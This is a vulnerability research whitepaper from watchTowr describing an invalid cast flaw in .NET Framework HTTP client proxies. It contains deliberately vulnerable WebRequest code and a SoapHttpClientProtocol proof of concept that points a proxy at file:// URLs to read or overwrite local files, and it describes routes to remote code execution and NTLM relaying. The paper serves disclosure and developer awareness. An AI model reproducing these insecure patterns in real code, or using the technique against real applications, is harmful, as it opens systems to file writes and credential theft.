watchTowr

SOAPwn: Pwning .NET Framework Applications Through HTTP Client Proxies and WSDL

Piotr Bazydło
Principal Vulnerability Researcher at watchTowr

December 2025

Version: 1.0

Table of Contents

Disclaimer

This whitepaper should be read alongside the blog post at http://labs.watchtowr.com/soapwn-pwning-net-framework-applications-through-http-client-proxies-and-wsdl, the release of which followed a talk given by the author at Black Hat Europe 2025. For the avoidance of doubt, prior to the publication of this research the vulnerabilities described in this whitepaper have been responsibly disclosed to the vendors identified herein, in accordance with the watchTowr Vulnerability Disclosure Policy available at https://labs.watchtowr.com/vulnerability-disclosure-policy/.

Introduction

This is a whitepaper which supplements BlackHat Europe 2025 presentation called "SOAPwn: Pwning .NET Framework Applications Through HTTP Client Proxies and WSDL".

In this whitepaper, I'll present new exploitation sinks in .NET Framework, which may allow to achieve either Remote Code Execution or NTLM Relaying.

All of those sinks are based on a single root-cause: invalid cast vulnerability in .NET Framework *HttpWebClientProtocol*, which is a base class for the HTTP client proxies. This vulnerability allows the attacker to access the filesystem and achieve the arbitrary file write, even though proxies are supposed to transmit messages over the HTTP only.

In the whitepaper, I will:

a) Fully describe the root-cause of the invalid cast vulnerability.
b) Show sample vulnerable code.
c) Show exploitation possibilities and main attack vectors.
d) Describe vulnerabilities in 3rd party applications, like: Barracuda Service Center, Ivanti Endpoint Manager, Microsoft PowerShell.

The main exploitation vector for the invalid cast vulnerability is the one based on the WSDL imports and SOAP client generation. .NET Framework allows to automatically generate a vulnerable HTTP client proxy, based on the attacker's WSDL.

Invalid cast vulnerability has been reported to Microsoft twice. However, they decided to not fix it and blame applications, which are generating HTTP client proxies in an insecure way. In light of this decision by Microsoft, we have decided to publish this research in order to raise awareness of the potential for insecure implementations of these proxies, thereby equipping application developers to understand and avoid them.

WSDL importing functionalities can be spotted in various in-house and vendor-shipped applications, thus one may expect to see many vulnerable applications in the future.

After reading this whitepaper, the reader should be able to identify applications, where the HTTP client proxies can be abused with the invalid cast vulnerability, which could be exploited by a malicious actor to achieve either Remote Code Execution or NTLM Relaying possibilities.

Theory of .NET Framework HTTP Client Proxies – Invalid Cast Vulnerability

In this chapter, I will present all the theory regarding the Invalid Cast vulnerability in .NET Framework *System.Web.Services.Protocols.HttpWebClientProtocol* class. This class is being extended by multiple different proxy classes. All child classes rely on the vulnerable method, thus they are all vulnerable to the Invalid Cast.

Next chapters will present the entire theory (and the root-cause), that we will later use to exploit real-world applications.

WebRequest and Child Classes – Casting

Before we can move to the vulnerabilities in .NET Framework HTTP client proxies, we need to discuss some basic theory concerning .NET *WebRequest* class[1].

One of the major ways (and probably the most popular one) to invoke the HTTP Request in the .NET Framework is to use the *HttpWebRequest* class. It's very common to see a code like this:

```
HttpWebRequest myReq = (HttpWebRequest)WebRequest.Create("http://localhost/");
myReq.Method = "GET";
myReq.GetResponse();
```

Snippet 1 Sample usage of WebRequest with HttpWebRequest cast

This code initializes the new HTTP client, which we can then use to execute HTTP requests. Afterwards, we specify the HTTP method to GET and we execute the request. We are especially interested in the client initialization line and we can highlight two important parts here:

- We have an object initialized through a static *WebRequest.Create* method.
- The initialized object is then casted to *HttpWebRequest.*

The casting part is particularly interesting, thus it needs to be explained. *WebRequest* is an abstract class, which is extended by different classes, like:

- *HttpWebRequest*
- *FtpWebRequest*
- *FileWebRequest*

[1] https://learn.microsoft.com/en-us/dotnet/api/system.net.webrequest?view=netframework-4.8.1

The static *WebRequest.Create* method will initialize the object depending on the protocol scheme used within the URL. For instance, if we provide the *http://localhost* URL, the *HttpWebRequest* object will be created. If we deliver the *ftp://localhost* URL, the *FtpWebRequest* will be created, and so on for different protocols.

This behavior is commonly known and is explained in the Microsoft documentation[2]:

The Create method returns a descendant of the WebRequest class determined at run time as the closest registered match for requestUri.

For example, when a URI beginning with http:// or https:// is passed in requestUri, an HttpWebRequest is returned by Create. If a URI beginning with ftp:// is passed instead, the Create method will return a FtpWebRequest instance. If a URI beginning with file:// is passed instead, the Create method will return a FileWebRequest instance.

One can easily notice that this cast has a major security role: it makes sure that the attacker does not switch the intended protocol.


Now, consider the following vulnerable code:

```
WebRequest myReq = WebRequest.Create(attackersUrl);
myReq.Method = "GET";
myReq.GetResponse();
```

Snippet 2 Sample vulnerable usage of WebRequest

It lacks a cast to a given object type. The attacker can provide the URL equal to e.g. *file:///Windows/win.ini*. The application will create the *FileWebRequest* instead of *HttpWebRequest*, and when the application is supposed to perform the HTTP GET request, it will in fact retrieve the contents of the *win.ini* file. Such an exemplary case leads to the arbitrary file read vulnerability, as long as the response is returned back to the attacker. Following screenshot presents the sample execution of a vulnerable code.


[2] https://learn.microsoft.com/en-us/dotnet/api/system.net.webrequest.create?view=netframework-4.8.1#system-net-webrequest-create(system-string)



```
static void Main(string[] args)
{
    WebRequest myReq = WebRequest.Create("file:///Windows/win.ini");
    myReq.Method = "GET";
    using (var reader = new StreamReader(myReq.GetResponse().GetResponseStream()))
    {
        Console.WriteLine(reader.ReadToEnd());
```

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
```

If there would be a cast to *HttpWebRequest*, the application would throw an exception and the code would not continue (we cannot cast *FileWebRequest* to *HttpWebRequest*). Following screenshot shows that a proper cast will lead to an exception and we are not able to exploit the arbitrary file read anymore.



```
static void Main(string[] args)
{
    HttpWebRequest myReq = (HttpWebRequest)WebRequest.Create("file:///test.txt");
    myReq.Method = "GET";
    myReq.GetResponse();
}
```

```
Exception Unhandled

System.InvalidCastException: 'Unable to cast object of type
'System.Net.FileWebRequest' to type 'System.Net.HttpWebRequest'.'
```

To sum up, this is a well-known and well-documented mechanism. Developers typically cast the output of *WebRequest.Create* to a proper type and it's rare to see lack of this cast (although it still sometimes happens).

HttpWebClientProtocol and Child Classes

There is an abstract class *System.Web.Services.Protocols.HttpWebClientProtocol* implemented in the .NET Framework. According to the Microsoft documentation[3], it "represents the base class for all XML Web service client proxies that use the HTTP transport protocol".

[3] https://learn.microsoft.com/en-us/dotnet/api/system.web.services.protocols.httpwebclientprotocol?view=netframework-4.8.1

There is a great chance that you have never seen this class or you just simply do not remember it. This is because this class is being extended by three different classes, which are way more popular:

- *System.Web.Services.Discovery.DiscoveryClientProtocol*
- *System.Web.Services.Protocols.HttpSimpleClientProtocol*
- *System.Web.Services.Protocols.SoapHttpClientProtocol*

Name and description of these classes clearly suggest that they should be used for HTTP requests proxying. For instance, let's have a look at a public documentation[4] of *SoapHttpClientProtocol*, which is widely used across various .NET Framework based codebases. We can analyze a fragment of a sample code delivered by Microsoft:

```
namespace MyMath {
    //imports removed for readability

    [System.Web.Services.WebServiceBindingAttribute(Name="MyMathSoap",
Namespace="http://www.contoso.com/")]
    public class MyMath : System.Web.Services.Protocols.SoapHttpClientProtocol
{ // [1]

        [System.Diagnostics.DebuggerStepThroughAttribute()]
        public MyMath() { // [2]
            this.Url = "http://www.contoso.com/math.asmx"; // [3]
        }

        [System.Diagnostics.DebuggerStepThroughAttribute()]
        [System.Web.Services.Protocols.SoapDocumentMethodAttribute("http://www.
contoso.com/Add", RequestNamespace="http://www.contoso.com/",
ResponseNamespace="http://www.contoso.com/",
Use=System.Web.Services.Description.SoapBindingUse.Literal,
ParameterStyle=System.Web.Services.Protocols.SoapParameterStyle.Wrapped)]
        public int Add(int num1, int num2) { // [4]
            object[] results = this.Invoke("Add", new object[] {num1,
                        num2});
            return ((int)(results[0]));
        }
        //async calls removed for readability
    }
}
```

Snippet 3 Fragment of sample SoapHttpClientProtocol (Microsoft documentation)

[4] https://learn.microsoft.com/en-us/dotnet/api/system.web.services.protocols.soaphttpclientprotocol?view=netframework-4.8.1

Let’s walk through the most important parts.

At *[1]*, the *MyMath* class is defined. One can see that it extends the *SoapHttpClientProtocol*.

At *[2]*, a public no-argument constructor is defined.

At *[3]*, the *Url* member is being set. It is set to the target URL for the Web Service that we want to reach.

At *[4]*, the *Add* method is declared.

How does it work in practice? You can use this proxy class to quickly execute SOAP HTTP requests in a nice, structured way. You can define the following code in your application:

```
MyMath math = new MyMath();
math.Add(2, 2);
```

Snippet 4 Sample invocation of SOAP method through SoapHttpClientProtocol

As a result:

- SOAP HTTP request will be sent to *http://www.contoso.com/math.asmx* (as defined in *MyMath* constructor).
- SOAP message will invoke the *Add* method of the targeted service and will include two integers as input arguments.

One can see that it is a very convenient way to invoke SOAP requests in .NET Framework, as we do not have to manually craft e.g. valid SOAP XML bodies. You can spot such proxies frequently across multiple codebases, especially when a single product is based on multiple applications (one application is calling the SOAP API of a second application through *SoapHttpClientProtocol*).

This works exactly the same for two different client proxies: *DiscoveryClientProtocol* and *HttpSimpleClientProtocol*. The only difference is: they will not invoke the SOAP request, but e.g. a raw HTTP request, as defined in the class. For instance, *HttpSimpleClientProtocol* allows you to define bindings for both GET and POST raw HTTP requests.

HttpWebClientProtocol.GetWebRequest – Invalid Cast Vulnerability

We have already learnt that *SoapHttpClientProtocol* and all different classes that extend the *HttpWebClientProtocol* allow you to easily invoke various kinds of HTTP requests, which will target the URL specified in their *Url* member.

We are reaching the fun part now. How are those requests executed by the proxies? Let’s analyze it on the example of *SoapHttpClientProtocol* (although the approach is very similar for all the proxy classes).

One could see that sample implementation of a proxy through *SoapHttpClientProtocol* executed the *Invoke* method, where:

- First argument is a string, that defines a SOAP method that we want to execute (in our example, it's *Add*).
- Second argument defines an array of objects, which is supposed to store the arguments to the SOAP call.

Let's analyze the *SoapHttpClientProtocol.Invoke* method then:

```
protected object[] Invoke(string methodName, object[] parameters)
{
    WebRequest webRequest = null; // [1]
    object[] result;
    try
    {
        webRequest = this.GetWebRequest(base.Uri); // [2]
        base.NotifyClientCallOut(webRequest);
        base.PendingSyncRequest = webRequest;
        SoapClientMessage soapClientMessage = this.BeforeSerialize(webRequest,
methodName, parameters); // [3]
        Stream requestStream = webRequest.GetRequestStream();
        try
        {
            soapClientMessage.SetStream(requestStream); // [4]
            this.Serialize(soapClientMessage);
        }
        finally
        {
            requestStream.Close();
        }
        WebResponse webResponse = this.GetWebResponse(webRequest); // [5]
        Stream stream = null;
        try
        {
            stream = webResponse.GetResponseStream();
            result = this.ReadResponse(soapClientMessage, webResponse, stream,
false);
        }
        //removed for readability
    }
    finally
    {
        //removed for readability
    }
    return result;
}
```

Snippet 5 SoapHttpClientProtocol.Invoke method

At *[1]*, the new *WebRequest* object is being declared.

At *[2]*, the *WebRequest* object is initialized through a *GetWebRequest* method, which accepts the URL controlled through the *Url* member. It looks interesting at this point, as we haven't seen any cast to the *HttpWebRequest* so far.

At *[3]*, the *BeforeSerialize* method is used to prepare the SOAP message. It will prepare the entire request, by e.g. setting the HTTP method to POST, preparing a proper XML body and so on.

At *[4]*, the request stream is being set.

At *[5]*, our SOAP HTTP request is being executed.

The entire algorithm is straight-forward. We can see that the proxy classes are just wrapping the *WebRequest* and they are (1) preparing the HTTP requests, (2) executing them through a *GetWebResponse* method (it internally invokes the *GetResponse* method of a given *webRequest*).

We need to analyze the *GetWebRequest* method though, to verify how the *WebRequest* object is being initialized:

```
protected override WebRequest GetWebRequest(Uri uri)
{
    return base.GetWebRequest(uri);
}
```

Snippet 6 SoapHttpClientProtocol.GetWebRequest method

It just invokes the parent's *HttpWebClientProtocol.GetWebRequest*.

```
protected override WebRequest GetWebRequest(Uri uri)
{
    WebRequest webRequest = base.GetWebRequest(uri); // [1]
    HttpWebRequest httpWebRequest = webRequest as HttpWebRequest; // [2]
    if (httpWebRequest != null) // [3]
    {
        httpWebRequest.UserAgent = this.UserAgent;
        httpWebRequest.AllowAutoRedirect = this.allowAutoRedirect;
        httpWebRequest.AutomaticDecompression = (this.enableDecompression ? 
DecompressionMethods.GZip : DecompressionMethods.None);
        httpWebRequest.AllowWriteStreamBuffering = true;
        httpWebRequest.SendChunked = false;
        if (this.unsafeAuthenticatedConnectionSharing != 
httpWebRequest.UnsafeAuthenticatedConnectionSharing)
        {
            httpWebRequest.UnsafeAuthenticatedConnectionSharing = 
this.unsafeAuthenticatedConnectionSharing;
```

```
        }
        if (this.proxy != null)
        {
            httpWebRequest.Proxy = this.proxy;
        }
        if (this.clientCertificates != null && this.clientCertificates.Count >
0)
        {
            httpWebRequest.ClientCertificates.AddRange(this.clientCertificates)
;
        }
        httpWebRequest.CookieContainer = this.cookieJar;
    }
    return webRequest; // [4]
}
```

Snippet 7 HttpWebClientProtocol.GetWebRequest method

At *[1]*, it will invoke the *WebClientProtocol.GetWebRequest* method to retrieve the *WebRequest* object. Let's have a quick look:

```
protected virtual WebRequest GetWebRequest(Uri uri)
{
    if (uri == null)
    {
        throw new InvalidOperationException(Res.GetString("WebMissingPath"));
    }
    WebRequest webRequest = WebRequest.Create(uri);
    this.PendingSyncRequest = webRequest;
    webRequest.Timeout = this.timeout;
    webRequest.ConnectionGroupName = this.connectionGroupName;
    webRequest.Credentials = this.Credentials;
    webRequest.PreAuthenticate = this.PreAuthenticate;
    webRequest.CachePolicy = WebClientProtocol.BypassCache;
    return webRequest;
}
```

Snippet 8 WebClientProtocol.GetWebRequest method

This looks very promising! We can see that it uses *WebRequest.Create* method to initialize our client and it does not cast it to *HttpWebRequest*. Cast can still be done in the child's method, so let's get back to the *HttpWebClientProtocol.GetWebRequest* analysis.

At *[2]*, it in fact casts our returned *WebRequest* object to the *HttpWebRequest*. However, the cast is performed with the *as* operator. It means that if the .NET is unable to perform the cast (e.g. while casting *FileWebRequest* to *HttpWebRequest*), it will set the *httpWebRequest* object to *null*.

At *[3]*, it verifies if the *httpWebRequest* is different than *null*. If yes, it will set some HTTP-related settings.

At *[4]*, it returns the *webRequest* object, which seems to be a root-cause for this vulnerability.

This return seems to be completely incorrect.

First of all, it returns the initial *WebRequest* object, prior to casting (cast to *HttpWebRequest* initializes a new object called *httpWebRequest*, but the *webRequest* object remains untouched). In addition, it tries to set some HTTP-based properties on the *httpWebRequest* object, although it is never returned. My personal impression is that this method should return the *httpWebRequest* object instead of the *webRequest* one.

The bottom line is: we can see that our HTTP client proxies can access the file system. If we set the *Url* to e.g. *file:///Windows/win.ini*, the *FileWebRequest* will be internally used during the request proxying (instead of *HttpWebRequest*). Why should we want to send the SOAP requests to the local file?

To sum up, it seems that **we are dealing with the invalid cast vulnerability here**. If the attacker controls the URL to the HTTP client proxy, he can force it to access the file system (either read files or write to them), instead of sending the HTTP requests. This is all happening, because the *HttpWebClientProtocol.GetWebRequest* method fails to correctly cast the object initialized through the *WebRequest.Create* method to the *HttpWebRequest*.

If the attacker controls the URL passed to the three HTTP client proxy classes, he can force them to access the file system, instead of sending the HTTP requests. I will focus on the exploitation details later, although the impact can be summarized as follows:

- If attacker controls the URL for the POST requests, he can achieve the Arbitrary File Write (*SoapHttpClientProtocol* and *HttpPostClientProtocol*). Moreover, this vulnerability completely overwrites the contents of the already existing files, what may appear to be handy in some cases.
- In all cases, the attacker can achieve the NTLM Relaying/NTLM challenge leak, which may e.g. allow to attempt to obtain the plaintext password through cracking.

Side note: arbitrary file reads with both *DiscoveryClientProtocol* and *HttpGetClientProtocol* are extremely hard to exploit, thus they will not be covered in this whitepaper.

Invalid Cast – Sample Proof of Concept


Before we move to the exploitation possibilities, let's have a look at a simple proof of concept class.

```
namespace SoapTest
{
    [WebServiceBinding(Name = "Program", Namespace = "http://localhost")]
    internal class SampleProxy : SoapHttpClientProtocol
    {
        SampleProxy(string url) : base()
        {
            this.Url = url;
        }

        [SoapDocumentMethod("http://localhost/testMethod", Use =
SoapBindingUse.Literal, ParameterStyle = SoapParameterStyle.Bare)]
        public string testMethod([XmlElement("testMethod", Namespace =
"http://localhost/testMethod")] string arg)
        {
            object[] array = base.Invoke("testMethod", new object[]
            {
                arg
            });
            return (string)array[0];
        }

        static void Main(string[] args)
        {
            SampleProxy proxy = new
SampleProxy("file:///Users/Public/poc.txt");
            proxy.testMethod("input");
        }
    }
}
```

Snippet 9 Invalid cast - sample Proof of Concept through SoapHttpClientProtocol

I have written a simple class that extends the *SoapHttpClientProtocol*. In the *Main* function, we are simulating the attacker. One can see that the attacker has provided a URL, which is based on the *file* protocol. The code then invokes the *testMethod* SOAP method. Let's attach a debugger and see how the *SoapHttpClientProtocol* behaves.

Firstly, we have reached the *SoapHttpClientProtocol.Invoke* method.




```
        protected object[] Invoke(string methodName, object[] parameters)
        {
            WebRequest webRequest = null;
            object[] result;
            try
            {
                webRequest = this.GetWebRequest(base.Uri);
                base.NotifyClientCallOut(webRequest);
                base.PendingSyncRequest = webRequest;
```

100 %

Call Stack

```
Name
System.Web.Services.dll!System.Web.Services.Protocols.SoapHttpClientProtocol.Invoke(string methodName, object[] pa
SoapTest.exe!SoapTest.SampleProxy.testMethod(string arg) (IL≈0x000D, Native=0x00007FFB59347A30+0x87)
SoapTest.exe!SoapTest.SampleProxy.Main(string[] args) (IL≈0x000C, Native=0x00007FFB58E74BB0+0x7B)
```

In the next screenshot, we can see that the *GetWebRequest* returns the object of *FileWebRequest* type instead of the *HttpWebRequest* (*httpWebRequest* object is *null*).




```
        protected override WebRequest GetWebRequest(Uri uri)
        {
            WebRequest webRequest = base.GetWebRequest(uri);
            HttpWebRequest httpWebRequest = webRequest as HttpWebRequest;
            if (httpWebRequest != null)
            {
                httpWebRequest.UserAgent = this.UserAgent;
                httpWebRequest.AllowAutoRedirect = this.allowAutoRedirect
                httpWebRequest.AutomaticDecompression = (this.enableDecom
                httpWebRequest.AllowWriteStreamBuffering = true;
                httpWebRequest.SendChunked = false;
                if (this.unsafeAuthenticatedConnectionSharing != httpWebR
                {
                    httpWebRequest.UnsafeAuthenticatedConnectionSharing =
                }
                if (this.proxy != null)
                {
                    httpWebRequest.Proxy = this.proxy;
                }
                if (this.clientCertificates != null && this.clientCertifi
                {
                    httpWebRequest.ClientCertificates.AddRange(this.clien
                }
                httpWebRequest.CookieContainer = this.cookieJar;
            }
            return webRequest;
```

100 %

Locals

Name	Value
this	{SoapTest.SampleProxy}
uri	{file:///Users/Public/poc.txt}
webRequest	{System.Net.FileWebRequest}
httpWebRequest	null

Next screenshot shows that we've reached the *GetWebResponse*, with our malicious *FileWebRequest* object delivered as an input argument.




```
WebResponse webResponse = this.GetWebResponse(webRequest);
Stream stream = null;
try
```

100 %

Locals

Name	Value
this	{SoapTest.SampleProxy}
methodName	"testMethod"
parameters	{object[0x00000001]}
webResponse	null
webRequest	{System.Net.FileWebRequest}
soapClientMessage	{System.Web.Services.Protocols.SoapClientMessage}
requestStream	{System.Net.FileWebStream}


When we continue, we will notice an interesting exception that has been thrown.



```
An unhandled exception occurred in SoapTest.exe (15080)

Exception: System.InvalidOperationException

Message: Client found response content type of 'application/octet-stream', but expected 'text/xml'.
The request failed with an empty response.
```

